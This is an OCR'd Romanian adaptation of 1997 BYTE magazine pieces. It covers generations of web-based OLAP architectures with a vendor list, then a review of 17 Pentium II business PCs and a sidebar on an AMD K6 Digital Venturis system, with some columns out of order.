poate să conducă la probleme administrative, specifice siturilor Web mari. Principalul dezavantaj al acestei abordări este că utilizatorii văd doar rapoarte predefinite, care îmbătrânesc repede, şi toate operaţiile trebuie redefinite.

Siturile Web din a doua generaţie (vezi fig. „Situri Web de generaţia a II-a") utilizează editare HTML dinamică: aplicaţiile creează din mers documente HTML ca răspuns la cerinţele utilizatorilor. Mediul este de fapt o arhitectură pe patru nivele, alcătuită din browsere Web, servere Web, servere de aplicaţii şi baze de date.

Pentru a interoga bazele de date şi alte resurse, utilizatorii completează formulare HTML, pe care browserul le transmite serverului Web. Rezultatul este un fişier HTML generat dinamic, dar încă static. Utilizatorii primesc ultimele date prin rapoarte direct executate, apoi într-o anumită măsură, pot face adaptarea rezultatelor prin schimbarea valorilor parametrilor puşi la dispoziţie de designerul sitului. Serverul Web păstrează doar şabloane şi metadate (date despre date). Parametrii de tip metadata înştiinţează serverul ce informaţii să furnizeze către browser. De asemenea, şi metadatele pot eticheta informaţii HTML care, pe lângă altele, ajută la menţinerea stărilor şi datelor autentice pe durata unei sesiuni.

Serverul Web transmite cererea utilizatorului către serverul aplicaţiei printr-o poartă (gateway). Aceasta traduce cererea HTML în declaraţii SQL sau alte apeluri de tip baze de date. De asemenea serverul aplicaţiei formatează rezultatul pentru serverul Web. Pentru legarea unor astfel de programe externe la serverul Web, majoritatea arhitecturilor folosesc CGI.

Acestă abordare nu dă întotdeauna rezultatele dorite, mai ales la instalaţii largi unde scalabilitatea este o problemă. Din această cauză, interfeţele Web server native, cum ar fi Netscape Server API (NSAPI) sau Internet Server API de la Microsoft (ISAPI), devin tot mai populare. Opus interfeţei CGI, care execută o nouă procesare la fiecare apel, NSAPI şi ISAPI folosesc fire uşoare. Aspectul negativ este că o aplicaţie scrisă pentru una din aceste interfeţe nu va putea rula cu altele (sau cu alte servere). Pe de altă parte CGI este portabil. O altă alternativă mai portabilă este Fast CGI, care are multe din avantajele CGI-ului, în plus, cum sugerează denumirea, îmbunătăţeşte performanţele acestuia prin reducerea timpului de apel.

Arhitecturile Web din generaţia a treia, conform modelului Patricia Seybold Group, urmăresc abordarea „editării asistate de Java" (vezi fig. „Situri Web de generaţia a III-a"). Aceste arhitecturi completează cadrul generaţiei a doua cu apleturi Java, controale ActiveX, elemente de plug-in sau alte programe ale utilizatorului. Acestea pot asigura o utilizare îmbunătăţită, mai interactivă, care poate sprijini prelucrarea locală a datelor transferate. Această arhitecturăasigură o mai bună comunicare interactivă a utilizatorului cu serverul de aplicaţii, reducând multe din deficienţele HTTP şi HTML. Softul client suplimentar poate fi o aplicaţie ajutătoare, cum ar fi un program de calcul tabelar. Rezultatul va semăna tot mai mult cu o aplicaţie client/server tradiţională, în acelaşi timp menţinându-se filozofia de client suplu, bazat pe Web.

Încă nu s-a decis dacă controalele ActiveX sau apleturile Java sunt strategia corectă pentru înzestrarea browserului cu mai multă funcţionalitate şi interactivitate. Unii consideră Java ca fiind prea lent. Componentele ActiveX, aceste elemente de construcţie de bază ale unei aplicaţii Windows care sunt folosite de sute de mii de programatori Visual Basic, furnizează un mediu de dezvoltare mai bogat şi poate mai matur. Fiind

Furnizori şi produse

OLAP Suite de la Aplication Consulting Group

Acest pachet foloseşte ActiveX pentru a oferi funcţionalitate OLAP, incluzând forare, rotaţie şi selecţie de date avansată. Din browser, utilizatorii pot crea rapoarte şi grafice de baze de date în direct. Foloseşte standardul metadata Oracle Express (http://www.acgi.com)

TM1 de la Applix

Această soluţie de server OLAP de generaţia a treia, cu o arhitectură pe patru nivele, se prezintă sub forma unui program de calcul tabelar bazat pe Java.TM1 Anywhere permite accesul prin interogare dinamică la serverul TM1 - motorul de baze de date multidimensional. Importă date ODBC. (http://www.applix.com).

Essbase Web Gateway de la Arbor Software

Acest produs de server OLAP de generaţia a doua foloseşte o bază de date OLAP multidimensională. Arhitectura sa pe patru nivele foloseşte CGI pentru intefaţarea cu programe NT sau UNIX. Utilizatorii solicită rapoarte prin selectarea de parametrii într-un formular HTML, prezentarea fiind tot în HTML. Acest pachet este în măsură să folosească apleturile grafice de la Infospace. (http://www.arborsoft.com).

Web Ware-House de la Brio Technology

Planificatorul produsului generază rapoarte HTML statice. Un browser plug-in susţine pachetul lui decizional, BrioQuery Enterprise. Utilizatorii pot interoga serverul de baze de date relaţional în mod interactiv. (http://www.brio.com).

Business Objects

O unealtă OLAP din prima generaţie ce permite vizualizarea dinamică a rapoartelor construite din obiecte native (nu HTML), cu aplicaţii ajutătoare. Serverul lucrează cu baze de date relaţionale; uneltele sale creează rapoarte în mod interactiv sau se pot planifica rapoarte cu Document Agent. (http://www.businessobjects.com).

Commander DecisionWeb de la Comshare

Un server OLAP multidimensional, cu arhitectură pe patru nivele. Folosind apleturi Java, furnizează controale OLAP directe pentru forare şi rotire. Ieşirea poate fi în format HTML sau Excel. Neceşită motorul Essbase de la Arbor şi foloseşte standardul ISAPI de la Microsoft. (http://www.comshare.com).

DataFountain şi CrossTarget de la Dimensional Insight

DataFountain creează modele de date multidimensionale pe serverul Web. CrossTarget foloseşte DataFountain pentru a primi informaţii RDBMS atunci când un utilizator de browser solicită un raport. Rapoartele sunt generate în HTML. (http://www.dimins.com).

WebOLAP de la Information Advantage

Este o interfaţă Web pe patru nivele, cu poartă CGI pentru DecesionSuite Server de la Information Advantage. Introducerea şi ieşirea parametrilor de interogare se face prin HTML; utilizatorii execută forări folosind hyperlink-uri. (http://www.infoadvan.com).

WebFocus de la Information Builder

Arhitectură pe patru nivele, de generaţia a treia. Accesează motoare de raportare UNIX, Windows NT sau MVS cu un gateway CGI. Utilizatorii creează rapoarte şi grafice cu apleturi Java. Formatele de ieşire sunt HTML şi Excel. Pachetul este compatibil cu peste 60 de baze de date. (http://www.ibi.com).

MetaCube de la Informix Software

Reprezintă o familie de programe susţinătoare de decizii, pentru depozite de date de mari dimensiuni. Versiunea pentru Web generează rapoarte HTML în mod off-line. O interfaţă Java este în pregătire. Pachetul permite forări, diagrame şi export în formate Excel. (http://www.informix.com).

Infospace

Prima unealtă autentică de analiză şi interpogare bazată pe Java, de generaţia a patra. Foloseşte o arhitectură pe trei nivele, cu apleturi Java comunicând cu un server Java.

însă ataşaţi de clienţi şi severe Microsoft, componentele ActiveX nu sunt atât de portabile ca şi apleturile Java, fiind stâns legaţi de arhitectura Windows (specifică Win 3.2). Componentele ActiveX sunt totodată mai greoaie decât Java, aducând prin DDL-uri propriul mediu de rulare. În momentul de faţă Java pare să aibă un avans în această competiţie.

În final, siturile de generaţia a patra folosesc o abordare Java deplină. Ei utilizeză o arhitectură Java pe trei nivele, împărţind procesarea între un server de aplicaţii Java, apleturi Java încărcate de client, şi o bază de date sau administrator de resurse (vezi fig. „Situri Web de generaţia a IV-a"). Sarcina rămasă serverului Web este de a furniza apleturi Java. După o încărcare, acestea comunică direct cu serverul Jva, folosind mai ales apleturi de procedură de la distanţă. Serverul Java comunică cu administratorul de resurse folosind drivere baze de date native Java sau Java Database Connectivity (JDBC).

Deoarece acest tip de aplicaţie este pentru şi pe Web, poate ocoli constrângerile date de HTTP şi HTML. Serverul Java poate să genereze HTML, dar prezintă datele sub un format specific pentru vizualizarea cu browserul Java de la client. Cea de a doua abordare are capacitatea de criptare a comunicaţiei pentru îmbunătăţirea securităţii.

De luat în seamă

Rich Carickhoff de la Application Consulting Group, o organizaţie specializată pe soluţii OLAP adaptate, sugerează că înainte de evaluarea sistemului pentru mutarea sa pe Web, trebuie verificat tipul aplicaţiei. Opinia este că „Aplicaţiile centrate pe informaţii migrează pe Web şi profită din plin de această arhitectură. Cel mai mare succes îl au sistemele care prezintă informaţii cu o funcţionalitate mai redusă, însă în formate multiple şi către o largă audienţă".

Dar el nu recomandă folosirea pe Web a unor aplicaţii funcţii-intensive destinate utilizatorilor specializaţi. Aici există prea mult soft adiţional de administrat pe server, prea multe date de vehiculat prin diferite servere la browser, şi totuşi ar exista o interactivitate prea redusă.

În lucrarea sa recentă, Eckerson concluzionează că în stabilirea cerinţelor faţă de uneltele OLAP bazate pe Web, cel mai important aspect este interactivitatea, incluzând suport pentru tabele, diagrame, grafice, hărţi şi alte elemente vizuale. Aproape la fel de importante sunt performanţa şi numărul de funcţii încorporate. Multe unelte nu permit utilizatorului să efectueze noi calculaţii asupra unui set de rezultate. Alte aspecte de luat în considerare sunt scalabilitatea (putând include echilibrarea încărcării) şi suport pentru o mare diversitate de baze de date.

În aspect final este preţul: vânzătorul percepe pe sesiune sau ia în considerare numărul curent de utilizatori? Eckerson concluzionează că aplicaţiile informaţionale de afaceri de generaţia a patra vor fi cele care vor stimula o arhitectură client/server bazată pe Web.■

Udo Flohr este redactor asociat la Byte, cu sediul în Hanovra, Germania. Poate fi contactat la e-mail: **flohr@dfn.de.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Kakucs Albert*]

Menţine pe deplin starea unei sesiuni pentru o bază de date dedicată. Serverul Java (AIX, HP-UX, NT şi Solaris) foloseşte tehnica cache pentru îmbunătăţirea performanţei Prezintă datele în formate Excel, HTML, Java, VRML şi altele. Utilizatorii pot crea prezentări cu mai multe pagini, cu elemente multimedia interactive. (http://www.infospace-inc.com).

IQ/LiveWeb de la IQ Software

Este o unealtă de raportare de generaţia a doua, pe patru nivele, foloseşte interfaţă CGI pentru accesarea serverelor UNIX sau NT. Prin folosirea unei interfeţe Web, utilizatorii pot vedea rapoarte statice HTML, generate de unelte IQ/Objects şi IQ/SmartServer. Hyperlink-urile implementează operaţii cum ar fi forarea. (http://www.iqsc.com).

DSS Web de la MicroSrategy

Este o intefaţă CGI Web de generaţia a doua, pe patru nivele, pentruDSS Server - sistemul de luare de decizii al lui MicroSrategy. Produsul suportă interogări de parametrii şi vizualizare statică, inclusiv forări bazate pe hyperlink-uri. Introducerea şi ieşirea sunt prin HTML. Pachetul foloseşte modelul relaţional OLAP. (http://www.strategy.com).

WebAgent de la Oracle

Această interfaţă pentru baza de date multidimensională Oracle Express Server este un server OLAPde generaţia a doua, pe patru nivele, cu un gateway CGI. Creează output în HTML. Hyperlink-urile implementează trăsături, cum ar fi rotirea şi forarea. Se pot crea grafice folosind VRML. Pachetul de dezvoltare foloseşte cod de procedură salvat. Cu WebPublisher de la Oracle poate folosi Java sau ActiveX. (http://www.oracle.com).

Pilot Internet Publisher de la Pilot Software

Este o interfaţă Web pentru pachetul de luare de decizii al firmei Pilot Software. Accesează serverul multidimensional Pilot Analysis folosind ActiveX, HTML sau Java. (http://www.pilotsw.com).

Gentia Web Suite de la Planning Sciences International

O interfaţă de generaţia a treia, bazată pe CGI pentru Gentia (un pachet relaţional OLAP server), ca şi pentru multe baze de date SQL provenite de la terţi. Pachetul foloseşte HTML, dar sprijină apleturi Java şi diagrame. (http://www.gentia.com).

InfoBeacon Web de la Platinum Technology

Este o interfaţă ISAPI de generaţia a doua pentru serverul OLAP relaţional al firmei Platinum, numit InfoBeacon. Utilizatorii au acces în direct la serverul bazat pe NT. Operaţiile de forare şi pivotare sunt sprijinite prin formulare HTML. (http://www.platinum.com).

Seagate Software

Unelte de raportare Crystal Reports şi Crystal Info folosesc interfeţe ISAPI sau NSAPI către programele NT. Pentru vizualizare şi manipulare, Crystal Reports foloseşte controalele ActiveX. Holos accesează serverul de baze de date multidimensionată Holos, folosind intrare şi ieşire HTML pentru forare în browser. (http://www.img.seagatesoftware.com).

Media/Web de la Speedware

Este o unealtă OLAP de luare de decizii pentru acces şi analiză de date prin Web. Serverul Media OLAP găzduieşte o bază de date multidimensională şi furnizează rezultatul interogărilor la serverele Media /Web, transferând rezultatele în HTML. Utilizatorii primesc interogări parametrizate şi funcţii OLAP, cum ar fi forarea. (http://www.speedware.com).

Perspectives -Web de la Syntell

Acest server HTML este interfaţa Web către Perspectives - Zoom. Pachetul de interfaţă cu baza de date multidimensională Perspective de la Syntell, ca şi cu Informix, Oracle, Sybase şi alte baze de date relaţionale. (http://www.syntell.com).

DB Publisher de la Xense

DB Publisher accesează baze de date de pe orice platformă şi orice loc. Clientul suportă orice platformă Java. Serverul necesită Win95 sau NT. Accesează baze de date Oracle sau Sybase cu drivere native Informix sau altele, folosindODBC. Utilizatorii definesc interogările şi rapoartele în browser. (http://www.xense.com).

Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA

Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax: 230.08.15
http://www.romsys.ro

Platforme puternice: Pentium II la 233- şi 266-MHz

Aceste 17 sisteme Pentium II furnizează o putere surprinzătoare pentru aplicaţiile de birou.

De Michelle Campanale

Viziunea, planificarea şi potenţialul reprezintă trei calităţi importante şi necesare. Ne-ar place să le distingem ca şi calităţi ale politicienilor noştri, ale arhitecţilor oraşelor noastre, ale administratorilor de reţea - şi în UC-urile calculatoarelor. Noul procesor Pentium II (PII) de la Intel, prezent în cele 17 PC-uri la 233- şi 266-MHz pe care le-am testat în această evaluare, are toate cele trei caracteristici.

Într-adevăr, adevăratul merit al generaţiei PII şi a arhitecturii acesteia se află în posibilităţile sale latente - nu atât de mult legat de cât poate face în prezent dar ce va face atunci când va putea utiliza beneficiile expandabilităţii, a instrucţiunilor multimedia MMX şi a scrierilor accelerate în regiştrii, ceea ce-i oferă lui PII capacitatea de-a rula programe pe 16 biţi mai rapid decât Pentium Pro.

Noua arhitectură

În primul rând, PII reprezintă o arhitectură complet nouă, care oferă mai multe posibilităţi pentru expansiunile viitoare decât cele oferite de predecesorii Pentium care folosesc Socket 7/8 (forţă de inserţie zero - ZIF). Spre exemplu, posibilitatea limitată de realizare de upgrade a procesoarelor Pentium se datorează unei lipse de circuite anexe dispuse pe cip şi a altor componente care fac posibilă modernizarea la o UC mai rapidă.

Cartuşul SEC (Single Edge Contact) al PII, care este de dimensiunea unui cartuş Nintendo, este fixat în Slotul 1 de pe placa de bază şi este proiectat pentru a uşura upgrade-ul. Cartuşul SEC iese cu uşurinţă din Slotul 1, după ce aţi deşurubat fixatorul, radiatorul şi ventilatorul UC.

Cu ajutorul designului PII, zilele în care schimbarea cipurilor se efectua greoi existând şansa îndoirii pinilor, au devenit istorie. În interiorul cartuşului SEC există o placă care conţine procesorul, logica de bază şi cache-ul bus şi sistem - toate componentele fiind necesare pentru versiuni ulterioare la frecvenţe superioare ale PII (deşi cipurile SRAM pentru cache-ul L2 nu se află în acelaşi pachet ca şi UC-ul)

Suport pentru bus dual

Ca şi Pentium Pro, PII foloseşte arhitectura DIB (Dual Independent Bus). Aceasta accelerează viteza de curgere a informaţiei, depăşind de trei ori performanţă procesoarelor cu o arhitectură cu un singur bus. Arhitectura DIB permite ca bus-ul memoriilor sistem la 66-MHz să treacă în viitor la viteze mai ridicate.

BYTE BEST

PC-URI PENTIUM II

DTK APRI-74M/K266 şi IBM PC 300XL

Cunoscut demult pentru PC-urile sale ieftine şi BIOS-uri sistem, DTK a câştigat evaluarea generală Pentium II cu superinterfaţa PC-ului său APRI-74M/K266 la 266 MHz. Cu un preţ de 2500$, sistemul PC 300XL de la IBM reprezintă cea mai bună afacere; este cu 1000$ mai ieftin decât APRI-74M/K266.

DIB-ul este realizat cu ajutorul a două bus-uri: bus-ul cache-ului L2 şi bus-ul de la procesor la memoria sistem principală. Procesorul PII poate folosi ambele bus-uri simultan, ceea ce îi creşte şansele de atingere a unui vârf de trei instrucţiuni per ciclu de ceas.


Tehnologia MMX

Ca şi Pentium MMX, procesorul PII include MMX accelerat, ceea ce-i permite executarea simultană a două instrucţiuni MMX. PII are în plus 57 de noi instrucţiuni MMX proiectate în special pentru o procesare mai eficientă a datelor video, audio şi grafice. Folosirea tehnologiei SIMD (single instruction / multiple data) îi permite unei instrucţiuni să acţioneze identic pentru tipuri diferite de date, ceea ce reduce buclele de prelucrare intensivă specifice aplicaţiilor video, audio, de grafică şi animaţie.

Intel e de părere că printre alte aplicaţii, MMX va juca un rol important în videoconferinţă. De asemenea, sunt aşteptate noi drivere MMX pentru îmbunătăţirea imprimării.

Stabilirea specificaţiilor

Cu posibilităţile de dezvoltare ulterioare puse de-o parte, accentul actual al PC-urilor cu procesoare PII şi cu noul cip set 440FX este pus pe performanţă. În această evaluare, ne-am focalizat pe un grup de sisteme din care au făcut parte PC-uri puternice la 266-MHz, respectiv maşini la 233-MHz surprinzător de competitive. Deşi piaţa PII depăşeşte domeniul afacerilor obişnuite, noi ne-am focalizat pe PC-urile ce rulează Windows NT al căror preţ variază de la 2200$ la 4100$. Fiecare a fost echipat cu un singur procesor şi 64 MB RAM. Din configuraţie mai făceau parte maximum 512 KB de cache procesor secundar, un cache L1 de 32 KB (16 KB pentru instrucţiuni, 16 KB pentru date) şi un hard disc de minimum 3,8 GB. În plus, un CD-ROM, o unitate floppy şi o placă VGA cu 4 MB de memorie video au fost adăugate specificaţiei sistem.



PLACA DE BAZĂ
În cazul de față, este bazată pe standardul ATX, deși sunt frecvente și cele bazate pe NLX sau designuri proprietare.

RADIATOR ȘI VENTILATOR
Observați prezența unui ventilator suplimentar pentru procesor, care se încălzește mai puternic decât predecesorul său P6. PII necesită, de asemenea, un radiator mare, care este de dimensiunea cartușului și are o grosime de un inci.

MEMORII
Lipsa interferențelor permite realizarea unui upgrade ușor. Opt socluri SIMM pentru până la 512 MB de EDO DRAM reprezintă capacitatea standard.

HARD DISC
4 GB este standard.


CARTUȘUL SEC
De formă rectangulară și de mărimea unei palme, acesta este prevăzut cu un dispozitiv care permite fixarea procesorului în slot.

SLOT 1
UC-ul se fixează în noul Slot 1, care folosește mai puțin spațiu sistem. Aceasta permite producătorilor de sisteme să utilizeze designul plăcilor de bază existente.

CACHE
Tot cache-ul se află pe placa SEC. Cache-ul PII are un bus dedicat - parte a arhitecturii Dual Independent Bus - care crește rata de transfer.

BUS
Busul PCI lucrează în mod standard la 66 MHz. Viteze de 100 MHz sunt așteptate pentru anul următor.

COMPARTIMENTE UNITĂȚI
Acestea vor conține în mod tipic unități ZIP, CD-ROM, hard și tape.



SLOTURI DE EXTENSIE
Patru PCI, două ISA și un slot partajat sunt standard.

Illustration is based on the DTK APRI-74M/K266.

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

PII este optimizat pentru cod pe 32 de biți. Deoarece cititorii BYTE au dovedit o creștere a cererilor pentru articole care să acopere programe pe care ei le folosesc mai des, am selectat Windows NT Workstation 4.0 ca fiind SO-ul acestei evaluări.

Ce urmează?

Așteptat pentru lansare în această lună, noul cip set 440LX de la Intel va conține niște completări pentru o mai bună exploatare a capacităților PII. 440LX va fi compatibil AGP (Advanced Graphics Port) care oferă cip seturilor grafice un acces dedicat la memoria principală. De asemenea, va fi suportat RAM ECC (Error-correction-code) ceea ce va face din PII cu cip setul 440LX o componentă ideală pentru sisteme desktop sau servere. 440LX va include suport pentru SDRAM (Synchronous DRAM), care va putea îmbunătățiii performanța generală a sistemului, prin alocarea unei memorii pentru fiecare bit de date care trece prin busul PCI. De asemenea, s-ar putea să fie oferit un suport pentru hard disc UltraDMA.

Folosirea actuală a procesorului PII cu cip setul 440LX permite folosirea unei multiprocesări simetrice cu două procesoare. Suport pentru SMP pe patru căi nu va fi disponibil însă până în 1998. În plus, viteza busului intern este de 66 MHz; suportul pentru un bus de 100 MHz fiind estimat pentru anul 1998.

La momentul când citiți aceste rânduri, se așteaptă ca PII 440FX să apară pe piață ca fiind primul PII cu cip setul 440LX. Cu avantajul prețului, bunele rezultate ale testului de performanță și de expandabilitate ale PII fac din alegerea platformei Intel cea mai rentabilă afacere pentru mulți utilizatori care caută sisteme de calcul minimale.

Au contribuit:
Michelle Campanale, technical editor/BYTE
Andrew Froning, managing editor/NSTL
Dorothy Hudson, project manager/NSTL
Linda Higgins, editorial associate/BYTE
Maggi Bender, John McLoughlin, and John McDonough, product testers/NSTL
Maryanne Eves, aquisitions editor/NSTL

Oricare din cele 17 PC-uri testate de data asta s-ar potrivi de minune în orice loc de muncă sau în cadrul biroului de acasă. Echipate cu 32 MB RAM și accelerate cu viteza amețitoare a lui PII, aceste sisteme oferă o mare performanță aplicațiilor Windows NT actuale. Și, deoarece sunt pregătite pentru MMX, ele pot folosi avantajul aplicațiilor optimizate MMX, și al sistemelor de operare viitoare, compatibile MMX, cum ar fi majoritatea upgrade-urilor Windows 95 (nume de cod Memphis).

Am evaluat aceste stații de lucru pe baza propriilor performanțe, utilități, funcții, a tehnologiei folosite, a implementărilor și a prețului, toate pe o scară de cinci stele. Performanța a fost cântărită cel mai greu, cu un procent de 67%. Utilitatea a fost evaluată cu 17%, în timp ce setul de funcții a primit un factor de 8%. Prețul și tehnologia (inovația) au primit fiecare o felie de 4%.

Deoarece mașinile PII sunt construite în jurul unor UC-uri identice, prețul devine un factor determinant. Astfel, pentru a determina câștigătorul celui mai mic preț, am derivat o formulă de punctare separată. Toate sistemele au fost evaluate cu un punctaj din care prețul reprezenta 50%, performanța 30%, utilitatea 10% iar funcțiile 10%.

Am derivat evaluarea performanței generale prin medierea rezultatelor din testele noastre tip benchmark. Ghiduri pentru utilizatori și alte funcții pertinente cu privire la operații ale sistemului, cum ar fi ușurința accesului, probleme de configurare și instalare, de upgrade, au fost folosite pentru a deriva un punctaj al utilității. În cele din urmă, punctajul funcțiilor se bazează pe componentele care au diferențiat sistemele unele de altele. Spre exemplu, completări cum ar fi unități ZIP, hard discuri de mare capacitate și cartele grafice pe 62 de biți.

Cel mai bun

Cu o puternică performanță, un design eficient al plăcii de bază și al șasiului și, nu în ultimul rând, cu un preț bun, sistemul DTK APRI-74M/K266 la 266-MHz se remarcă cu ușurință. El a obținut punctajele de performanță cele mai consistente din toate testele pe care le-am efectuat: C++, Access, Fourier, Imark și BYTEmark.

Desigur, performanța nu este singurul lucru care contează. APRI-74M s-a comportat bine atât în testele de utilitate cât și în cele de funcții. Spre exemplu, el a venit echipat cu un CD-ROM 16XSCSI, cu un

Primul sistem AMD K6 cu nume de firmă

Venturis FX la 233-MHz de la Digital Equipment reprezintă prima mașină din rândul producătorilor majori de sisteme care este echipată cu procesorul AMD K6. La un preț de 2504 $, acest sistem reprezintă o bună alegere, având în vedere că este prevăzut cu un disc hard Ultra DMA la 4-GB și 64 MB SDRAM. Deși linia Venturis de la Digital vine cu Windows 95 preinstalat, noi am efectuat testele folosind Windows NT 4.0 Workstation, la fel cum am făcut-o cu cele 17 PC-uri Pentium din evaluarea noastră.

Însă, să nu vă așteptați la performanțe care să le depășească pe cele ale mașinilor PII. Am testat sistemul Venturis prin duplicarea majorității testelor benchmark NSTL, inclusiv testele în virglă mobilă Fourier, testul de limbal C++, testul de grafică IMark și testul UC BYTEmark. I-am comparat performanța cu două din cele mai bune sisteme la 233-MHz din evaluarea noastră, Client Pro XLU de la Micron și Titania II 233 XLA de la Unicent. De asemenea, i-am comparat punctajele cu cele obținute de doi din învingătorii noștri - ambele sisteme la 266-MHz - APRI-74M/266 de la DTK și PC 300XL de la IBM.

Mașinile PII la 233-MHz au avut un mic avantaj al performanței față de Venturisul echipat cu K6. Astfel, nu e deloc surprinzător că sistemele PII la 266-MHz au fost semnificativ mai robuste decât sistemul K6 (vezi figura).


Totuși, acest sistem poate fi o bună alegere, dacă nu doriți să așteptați (după PII cu cip setul 440LX) pentru a beneficia de avantajele Ultra DMA și SDRAM. Venturis FX, care a fost lansat în iulie, a avut ca țintă piața de afaceri. El este echipat cu procesorul AMD K6 la 233-MHz și folosește cip setul 430 TX PCI de la Intel. Un disc hard Ultra DMA de 4-GB, un CD-ROM drive 12x și o cartelă grafică Matrox Millenium II rotunjesc caracteristicile acestui sistem bine echilibrat. Bus-ul său PCI la 66-MHz suportă trei socluri DIMM și până la 256 KB de SDRAM. Un cache L1 de 64 KB este inclus în cip (32 KB pentru date, 32 KB pentru instrucțiuni), iar pe placa de bază este cositorit un cache L2 de 256 KB pentru pipeline-burst.

Designul plăcii de bază Digital, bazat pe standardul NLX, vă permite să culisați unitatea în exterior prin partea superioară a sistemului. Dacă deșurubați cele trei șuruburi de pe carcasă puteți accesa instantaneu componentele sale interne. Procesorul K6 oferă o compatibilitate completă cu setul de instrucțiuni MMX. Ca și cipurile Pentium și Pentium MMX, acesta folosește soclul de procesor ZIF Socket 7.

Cu un suport corespunzător din partea producătorului, un BIOS și un modul de reglare a tensiunii, este posibil, teoretic, înlocuirea unui cip Pentium sau Pentium MMX cu un AMD K6. Digital afirmă că în viitor e posibil să ofere un kit de upgrade. Datorită unei compatibilități MMX și a unui cache L1 mai mare decât al celui oferit de PII, AMD pretinde că logica centrală a cipului său K6 prezintă mai puține erori decât cea a PII. Conform AMD, cele 8000 de intrări stocate umbresc cele 200 de predicții de ramificări ale Pentium II, folosite pentru rularea unităților de execuție. Pe scurt, execuțiile sunt procesate eficient. AMD planifică lansarea unui cip set AGP în această toamnă și mai mulți producători de cipuri grafice planifică un suport AGP pentru Socket 7 până la sfârșitul acestui an.

Deși nu este o stație grafică optimizată pentru jocuri 3-D intensive sau pentru calcularea ecuațiilor științifice, Venturis se va descurca bine pe piața pentru care a fost proiectat: cea de nivel întreprindere. Iar afacerile îi vor aprecia setul de funcții avansate și prețul redus.

Performanțe




LAB REZULTATELE EVALUĂRII

CEL MAI BUN

DTK APRI-74M/K266

Dintre toate sistemele Pentium II, APRI-74M/K266 de la DTK a obţinut cele mai bune rezultate în testele benchmark, la diferenţe considerabile faţă de restul competitorilor, remarcându-se în plus şi printr-un set solid de funcţii şi utilităţi.

APRECIERE




	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
DTK APRI-74M/K266	**$3500**	★★★★	★★★★★	★★★★★	★★★★★	★★★	★★★★★
Dell Dimension XPS H266	$3179	★★★★	★★★★★	★★★★	★★★★	★★★★★	★★★★★
IBM PC 300XL	$2500	★★★★	★★★★★	★★★★	★★★★★	★★★★	★★★★★
Digital Celebris GL-2 6266	$4149	★★★★	★★★★	★★★★	★★★★★	★★★★	★★★★
Polywell Poly 7266TD	$2495	★★★★	★★★★★	★★★★	★★★★	★★★★	★★★★
